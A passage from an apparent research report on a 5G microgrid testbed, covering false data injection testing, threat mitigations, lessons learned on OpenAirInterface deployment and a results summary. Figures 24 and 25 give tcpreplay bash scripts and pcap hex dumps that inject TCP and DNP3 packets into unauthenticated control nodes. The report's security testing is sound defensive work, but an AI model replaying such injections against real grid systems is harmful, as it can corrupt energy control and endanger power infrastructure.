
ArpSpoof and man-in-the-middle scenarios, we were able to interface directly with each service. During this vulnerability assessment we discovered the lack of encryption and authentication between the worker and hive nodes. Therefore, a false data injection against the services was developed to inject data against the energy control system, causing false updates between hive nodes as well as false policy sent from the man-in-the-middle to the worker node performing edge-level DER controls. The TCP injection is shown in Figure 24, and the Distributed Network Protocol 3 injection is shown in Figure 25.



```
  GNU nano 4.8                          packet_capture.pcap
00000000  D4 C3 B2 A1 02 00 04 00  00 00 00 00 00 00 00 00  |................|
00000010  FF FF 00 00 01 00 00 00  FF FF FF FF 00 00 00 00  |................|
00000020  01 00 00 00 00 00 00 00  01 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 00  |..............E.|
00000040  00 3C 00 00 40 00 40 06  00 00 7F 00 00 01 7F 00  |.<..@.@.........|
00000050  00 01 E4 1F 00 16 00 28  79 17 00 00 00 00 50 02  |.......(y.....P.|
00000060  20 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  | ...............|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00
```

```
  GNU nano 4.8                                replay-tcp-tc1.sh
#!/bin/bash

target_ip="192.168.10.77"
target_port="3333"
packet_capture="/home/ubuntu/packet_capture.pcap"

# Set the fully qualified path to tcpreplay
tcpreplay="/usr/local/bin/tcpreplay"

# Replay captured TCP packets against the target IP and port
"$tcpreplay" -i ens32 -t -K -p 1000 -L "$packet_capture" -M "$target_ip":"$target_port"
```

Figure 24. TCP false data injection scenarios performed against hive and worker nodes



```
  GNU nano 4.8                      packet_capture_dnp3.pcap
00000000  D4 C3 B2 A1 02 00 04 00  00 00 00 00 00 00 00 00  |................|
00000010  FF FF 00 00 01 00 00 00  FF FF FF FF 00 00 00 00  |................|
00000020  01 00 00 00 00 00 00 00  01 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  08 00 45 00 00 3C 00 00  |..........E..<..|
00000040  40 00 40 06 00 00 7F 00  00 01 7F 00 00 01 E4 1F  |@.@.............|
00000050  00 16 00 28 79 17 00 00  00 00 50 02 20 00 00 00  |...(y.....P. ...|
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```


```
  GNU nano 4.8
#!/bin/bash

target_ip="192.168.10.77"
target_port="20000"
packet_capture="/home/ubuntu/packet_capture_dnp3.pcap"

# Set the fully qualified path to tcpreplay
tcpreplay="/usr/local/bin/tcpreplay"

# Replay captured TCP packets against the target IP and port
"$tcpreplay" -i ens32 -t -K -p 1000 -L "$packet_capture" -M "$target_ip":"$target_port"
```

Figure 25. Distributed Network Protocol 3 false data injection scenarios performed against hive nodes

7 Threat Mitigation

The research team performed a basic system security analysis by considering basic cybersecurity hardening for preventing unauthorized access to devices or cleartext packets, avoiding DoS or malformed packet attacks that cause system failure and protecting against many forms of man-in-the-middle spoofing. This aligned our security architecture more closely with a zero-trust environment. For example, the original Ethernet switch at the power equipment was an unmanaged switch, which did not prevent a single device from accessing other VLANs or from flooding (DoS) its network or others. Because trusting a single device/user broadly with the entire network of devices beyond the single device/user's authority is unwise, risky, and violates the zero-trust environment, we upgraded to a managed switch with internal DoS protection and gave each network device individual credentials only accessible by the proper users.

Our initial phase of threat mitigation strategy is demonstrated in Figure 26.



UE Power Systems Networks:
- Strict verification of flow policy can prevent unauthorized access.

UE/UHD Network to Radio Interface:
- Host-based firewall or access control can be enforced to prevent unauthorized access.
- Authenticate users and log every activities performed.

Radio Access Network (RAN):
- Secured by mutual authentication between UE and the network.
- Uses subscriber key and the challenge to generate a response.

GTP-U Tunnel between RAN and CN:
- TLS is enforced to secure communication over the Xn and Ng interfaces.
- Authentication and key agreement (AKA) is used between gNB and AMF over the N1 interface.
- AES is used for encryption.

Service-Based Interfaces between Core Functions:
- TLS is used to secure N2, N3, N4, and N9 interfaces.
- IPSEC is used to secure the communication between the UPF and SMF over the N4 interface.

N6 Interface between CN and MEC (or Data Network):
- Segregate the DN from the CN.
- EAP authenticator can be used by SMF to encrypt the communication so it cannot reveal sensitive information of CN (TS23.502).

Figure 26. Threat mitigation considerations

8 Lessons Learned

The project efforts to date have focused on the deployment of open-source 5G technologies in the context of distributed controls for microgrids. In support of the U.S. Department of Defense needs, NREL was tasked with designing and implementing an open-source 5G platform, MEC, and distributed energy controller methods across the infrastructure where threat scenarios could be performed against the components as an overall study of the FutureG Advanced Component Development & Prototypes project. From the 3 tasks completed (Task 4 remains), we have developed the following summary of lessons learned:

1. Importance of Comprehensive Documentation for Deploying OAI:
    - Deploying OAI for a wireless network requires a deep understanding of the system and its components. However, during our project, we realized that the available documentation for OAI was incomplete and scattered across various sources, making it challenging to follow and implement the deployment successfully.
    - We were deploying OAI for a private 5G stand-alone network for research purposes in the context of distributed controls for microgrid scenarios. Due to the lack of comprehensive documentation, the deployment process took longer than anticipated, and we encountered several technical issues and configuration errors along the way.
    - The inadequate documentation resulted in delays, increased troubleshooting efforts, and a steep learning curve for our team of researchers and infrastructure engineers involved in the deployment of OAI.
    - Based on our discovery, it is crucial to invest time and resources in creating thorough and up-to-date documentation for deploying OAI. This documentation should include step-by-step instructions, troubleshooting guides, and best practices. It would greatly facilitate the deployment process, reduce errors, and help teams achieve successful OAI deployments more efficiently.
2. Importance of Using DevOps Principles and Workflow Processes:
    - The deployment of our open-source 5G platform for distributed controls energy system scenarios required effective collaboration across multiple domain experts. To be successful in our open-source platform development, we realized that we must adopt and establish a solid workflow process to reduce errors, enable testing, and account for change impact assessment across the system.
    - We deployed a 5G core system to include a base station and UE components with SDRs. The system also included a MEC running Kubernetes via Rancher as a controls platform for edge-level energy system scenarios. Due to the complexity of coordination of all system components in the energy system plus communications representative models, we adopted a DevOps workflow processes to minimize and identify errors during testing.
    - The implementation of a solid continuous integration and deployment workflow across the system ensures cross-domain teams can account for changes and testing

of system components throughout the system development life cycle. This workflow process sped up the process of rapid development as well as accounted for testing, debugging, and errors across the system.

- It is important for multidisciplinary teams developing platforms and testbeds to leverage the GitLab CI/Continuous Development workflow process with the consideration of zero-trust environment, authentication, authorization, accounting, and change management. Those developing infrastructure need to consider the need to manage change, errors, testing, and user access across the system and its components.

3. Importance of Establishing End-to-End System Visibility:
    - We discovered that having full data visibility across the system was helpful. Troubleshooting and debugging issues across each 5G component, such as the 5G core function, base station, and UE with visibility into system performance and logging is key to development.
    - During the initial phase of deploying the 5G components, much of the system was tested manually without visibility into the performance of each component.
    - Localized testing, debug logging, and metrics were important to resolve deployment issues. This was enhanced with dashboards for visualizing errors and issues across the 5G system.
    - Early integration of metric logging tools provides important debug guidance. Full visibility of system state using tools such as FileBeat, PacketBeat, MetricBeat is key to development and accounting of issues and bugs as such platforms.
4. Importance of Understanding 5G System Integration for Energy Systems Use Cases:
    - We learned that it is important to understand the use case of UE in the context of edge-level energy system integration. During our project, we made some assumptions about the direction in which the controller would initiate communication from the MEC to the edge-level energy system. However, we eventually discovered that the UE gateway need to initiate communication and perform control signals as a local control proxy node between the MEC controller and edge-level energy system.
    - We initially attempted to force traffic from the MEC to the UPF to initiate communications from the MEC to the UE.
    - Our efforts to force traffic to initiate the connection from the MEC to the UE demonstrated some changes, as OAI natively is configured to block such traffic via various Iptables and network address translation rules. This resulted in our efforts to disable 5G core security controls, such as iptables and configure forwarding and network address translation rules that would enable such bidirectional communications.
    - It is critical to understand the native communications flow for 5G core components and RAN and how to enable bidirectional communications. However, due to the nature of the system security posture native to the 5G core, we suggest the use of a local controller proxy that connects to a master controller

that pushes policy from the MEC to the UE and drivers controls signal to the edge-level energy system.

5. Importance of Hardware Compatibility Testing with OAI:
   - We learned that conducting thorough hardware compatibility testing before deploying OAI is crucial. During our project, we encountered compatibility issues between certain hardware components and OAI, resulting in functionality limitations and performance degradation.
   - We were deploying OAI for a wireless network using specific hardware components. However, we discovered that some of the hardware and software did not integrate well with OAI, leading to suboptimal performance and configuration challenges.
   - The hardware compatibility issues resulted in additional troubleshooting, delays, and compromised network performance. It required us to replace or reconfigure certain hardware components.
   - It is essential to perform rigorous hardware compatibility testing with OAI before deploying the solution. This testing should involve verifying the compatibility of all hardware components, including base stations, radio units, antennas, and network interface cards, to ensure optimal performance and seamless integration.
6. Proper Configuration of OAI Network Slicing for Different Services:
   - We discovered that properly configuring network slicing and UE assignment within OAI is crucial for delivering different services with varying requirements. Initial network slicing configuration resulted in inconsistent performance across different services.
   - We were deploying OAI to support multiple services with different quality-of-service requirements, such as low-latency applications and high-bandwidth services. However, without proper network-slicing configuration, we experienced performance issues and service degradation.
   - Inadequate network-slicing configuration led to poor quality of service for specific services, affecting user experience and overall network performance. It required additional troubleshooting and reconfiguration efforts to address the issues and align the network with the desired service requirements.
   - It is crucial to carefully configure network slicing within OAI based on the specific services and quality-of-service requirements. This includes allocating appropriate resources, setting traffic prioritization, and implementing isolation mechanisms to ensure consistent and reliable performance across different services.
7. Importance of Load Testing and Capacity Planning for OAI Deployments:
   - We learned that conducting thorough load testing and capacity planning is essential when deploying OAI. Insufficient load testing and inadequate capacity planning can lead to performance bottlenecks and network congestion.

- During our OAI deployment, we initially underestimated the anticipated traffic load and did not perform extensive load testing. As a result, the network struggled to handle the actual user traffic, leading to degraded performance and increased latency.
- Insufficient load testing and capacity planning resulted in poor user experience, dropped connections, and reduced network efficiency. It required us to perform urgent optimizations and capacity expansions to accommodate the higher-than-expected traffic.
- Before deploying OAI, conduct thorough load testing to simulate realistic traffic scenarios and ensure the network can handle the expected load. Additionally, perform capacity planning to allocate sufficient resources, such as processing power, memory, and network bandwidth, to handle the anticipated traffic volumes and avoid congestion.

8. Continuous Monitoring and Performance Optimization for OAI Deployments:
    - We realized the importance of continuous monitoring and performance optimization for OAI deployments. Without ongoing monitoring and optimization, it becomes challenging to identify and address performance bottlenecks, resource limitations, or configuration issues.
    - After the initial deployment of OAI, we faced intermittent performance issues and inconsistencies. Without proper monitoring and optimization practices in place, it was difficult to identify the root causes and make the necessary adjustments promptly.
    - The lack of continuous monitoring and performance optimization resulted in prolonged troubleshooting periods, reduced network efficiency, and prolonged service disruptions. It required dedicated efforts to establish effective monitoring mechanisms and implement optimization strategies.
    - Implement robust monitoring tools and practices to continuously monitor the performance and health of the OAI deployment. This includes tracking key performance indicators, analyzing logs, and proactively identifying areas for improvement. Regularly optimize the system's configuration, parameters, and resource allocation based on the monitoring results to ensure optimal performance and stability.
9. Importance of Collaborating with the OAI Community:
    - We learned that active collaboration with the OAI community and leveraging their expertise can significantly enhance the success of OAI deployments. Engaging with the community provides access to valuable resources, knowledge-sharing, and support in addressing deployment challenges.
    - Initially, we primarily relied on internal resources for troubleshooting and resolving deployment issues. However, we later realized the benefits of engaging with the broader OAI community, including developers, researchers, and experienced users.

- Collaborating with the OAI community helped us gain insights into best practices, obtain guidance on specific deployment scenarios, and access solutions to common challenges. It expedited issue resolution and enabled us to make more informed decisions throughout the deployment process.
- Actively engage with the OAI community through forums, mailing lists, conferences, or online communities. Participate in discussions, seek advice, and share experiences. This collaboration will foster knowledge exchange, provide access to collective expertise, and enable more efficient problem-solving during OAI deployments.

10. Importance of Testbed Validation and Verification for OAI Deployments:
    - We discovered the significance of conducting thorough testbed validation and verification before deploying OAI in a production environment. Testbed validation ensures that the system functions as intended and meets the desired performance requirements.
    - During our project, we initially deployed OAI without comprehensive testbed validation. However, we later encountered unexpected issues, including interoperability problems, performance degradation, and configuration conflicts. For example, the OAI 5G core engineer initially deployed the 5G core functions on the same compute node as the gNB. This deployment architecture was causing performance issues. Therefore, the lack of testbed validation resulted in significant disruptions, delayed deployment timelines, and compromised network functionality. It required us to revisit the testbed setup, perform additional testing, and resolve the identified issues.
    - Prioritize testbed validation and verification to ensure the compatibility, functionality, and performance of the OAI deployment. This involves thoroughly testing the deployment environment, validating interoperability with existing systems, and verifying key performance indicators before transitioning to production.
11. Consideration of Security and Privacy Measures in OAI Deployments:
    - We realized the critical importance of incorporating robust security and privacy measures when deploying OAI for wireless networks. Neglecting security considerations can expose the network to vulnerabilities, data breaches, and unauthorized access.
    - In our project, we initially focused primarily on the functional aspects of OAI deployment and did not give sufficient attention to security measures. As a result, the network became susceptible to security threats, including unauthorized access attempts and potential data leaks between the MEC and UPF.
    - Insufficient security measures posed significant risks to the network's integrity, confidentiality, and availability. It necessitates immediate action to implement robust security protocols, encryption mechanisms, access controls, and vulnerability assessments.

- Prioritize security and privacy considerations throughout the OAI deployment process. Implement appropriate authentication mechanisms, encryption protocols, secure access controls, and regular security audits. Adhere to industry best practices and collaborate with security experts to ensure the deployment's resilience against potential threats.

12. Ongoing Training and Skill Development for OAI Deployment Teams:
    - We learned that providing ongoing training and skill development opportunities for the OAI deployment teams is essential for ensuring successful deployments and efficient operations. OAI is a complex and rapidly evolving open-source toolset, requiring specialized knowledge and expertise.
    - In our project, we initially relied on the existing skills and knowledge of the team members involved in the OAI deployment. In addition, we hired a Ph.D. intern whose research focused on 5G core functions and threat scenarios against said infrastructure. However, we soon realized that continuous training and upskilling were necessary to keep up with the evolving OAI ecosystem and its updates. The lack of ongoing training and skill development hindered the team's ability to adapt to new features, troubleshoot issues effectively, and optimize the deployment. It led to delays in problem resolution and suboptimal utilization of OAI's capabilities in the context of the energy system.
    - Establish a training program that covers essential OAI concepts, updates, troubleshooting techniques, and best practices. Encourage team members to attend workshops, conferences, or online courses to stay updated with the latest developments in the OAI ecosystem. Regularly assess the team's skills and provide opportunities for growth and professional development.
13. Importance of Validating Assumptions During Design Phase:
    - During initial planning, we had assumed the 5G communications infrastructure was bidirectional in terms of servers and clients establishing communication channels. This assumption was incorrect and required a redesign of our distributed control architecture. Taking more care to understand our assumptions and validate the correctness of these assumptions could have prevented the need for our controls redesign.
14. Importance of Designing Software and Understanding the Tools Available
    - When originally designing the distributed controller, we did not account for a mismatch in planned software language and required library languages.
    - The IEC 61850 library used to control the grid-edge hardware was developed in the C language. Our original controller design was developed using Golang language.
    - This mismatch led us down the path of trying to ad hoc use both languages in a single application. Though it is possible with c-go language adaptation, it does not make for a reliable design.

- Fortunately, when we redesigned the distributed controller, due to the 5G infrastructure bidirectionality issue, we were able to separate the two-language system into two single language systems.

15. Importance of Considering Hardware-in-the-Loop Restrictions and Compatibility
    - We designed the distributed controller to use the IEC 61850 MMS protocol to relay controls to edge hardware-in-the-loop.
    - Not all hardware-in-the-loop used in this project had the capability to communicate over IEC 61850 MMS protocol.
    - To work around this issue, we programmed a real-time automation controller device as a protocol translator so that our MMS controller was compatible with the Modbus inverter.
    - Planning for this compatibility issue ahead of time could have influenced our design of the distributed controller to better accommodate the hardware-in-the-loop devices.

In summary, we have taken away several lessons learned from execution of Task 3 that will inform Task 4 and make future project work more successful. As NREL continues to advance the research space of 5G and beyond, efforts should be made to apply these lessons throughout the adoption, implementation, and integration of 5G systems in the context of energy system scenarios and research goals. The solutions devised by the project team will support our efforts to research wireless technology for scalable DER hardware integration scenarios on NREL's Advanced Research on Integrated Energy Systems (ARIES) platform (https://www.nrel.gov/aries/).

9 Summary of Results and Findings

The 5G Securely Energized and Resilient project has made substantial progress toward the integration of 5G communications with an energy network to achieve secure and resilient operations. The outcomes of this project will have dual-use impact for both the Department of Defense and the commercial sector. The project was organized into several tasks and the current progress report is focused on Tasks 2 and 3. Task 1 focused on planning and procurement. Task 2 focused primarily on integrating and configuring the 5G platform and power system components to enable completion of several testing scenarios, while Task 3 implemented tests and analyzed the outcomes. Further work in Task 4 will reassess the system with active power system components managed by unique 5G-enabled distributed controls.

The project achieved several important milestones. Our approach to deploying distributed controls for DER systems and load controls presented an initial challenge to which we developed a proxy-enabled architecture that would allow distributed controllers in separated MEC components to maintain interactions with the UE co-located with edge energy devices. This effort also advanced our ability to carry grid controls protocols over 5G telecom linkages.

Our power system components have been successfully deployed to the NREL Flatirons Campus and are nearly ready for Task 4 testing. Representative models of the system have been used for testing and development of the 5G communications functions and the distributed controls. Initial performance tests provided insights on the power and compute demands based on communications flow attributes. In addition, we measured the duration that the microgrid would sustain the communications equipment in the event of a significant grid power outage.

Finally, the 5G platform has gone through major enhancements throughout this project period. The entire platform using OAI open-source software has now been virtualized leveraging Kubernetes and a continuous integration/continuous development platform for rapid redeployment and unit testing. There has also been an effort to harden the platform against common vulnerabilities. The research team explored all platform components, functions, and linkages to document risks to confidentiality, integrity, and availability. The mitigations to each have been documented within the report. Beyond the use of OAI, the team also began to implement similar functionality using a commercial 5G platform from Celona. As a result, the future findings should offer some insights on both open source and commercial platforms for distributed microgrid control functions.

This project is currently planned to close with the completion of Task 4. Task 4 requires continued performance testing with the 5G platform and integrated physical power systems components. Outcomes of the remaining tests are expected to confirm our initial conclusions on 5G-enabled microgrid performance. To understand 5G applications for energy networks, there will be a continued need to collect and analyze data on the benefits of low-latency connectivity and edge compute for control and analysis. Our work to leverage these capabilities from 5G has just begun and will need to be further developed to drive value for, and adoption by, both the Department of Defense and utilities.

Glossary

Term	**Definition**
Ansible	Configuration automation tool
Docker	Containerization tool
Docker-Compose	Container orchestration tool
Elasticsearch	Distributed, RESTful search and analytics engine
Filebeat	Lightweight shipper for logs
GitLab	Code management and automation tool
gNB	5G base station “gNodeB”
Iperf3	Bandwidth analysis tool
Kubernetes	Container orchestrator tool
Metricbeat	Lightweight shipper for metrics
Nmap	Network mapping and service discovery tool
Packetbeat	Lightweight shipper for network data
Ping	Latency analysis tool
Rancher	Container orchestration management tool

References

Moench, Mallory. 2019. “Why cell phones failed in PG&E outages, and how to prevent a repeat.” *San Francisco Chronicle*. November 4, 2019. https://www.sfchronicle.com/california-wildfires/article/Why-cell-phones-failed-in-PG-E-outages-and-how-14806460.php.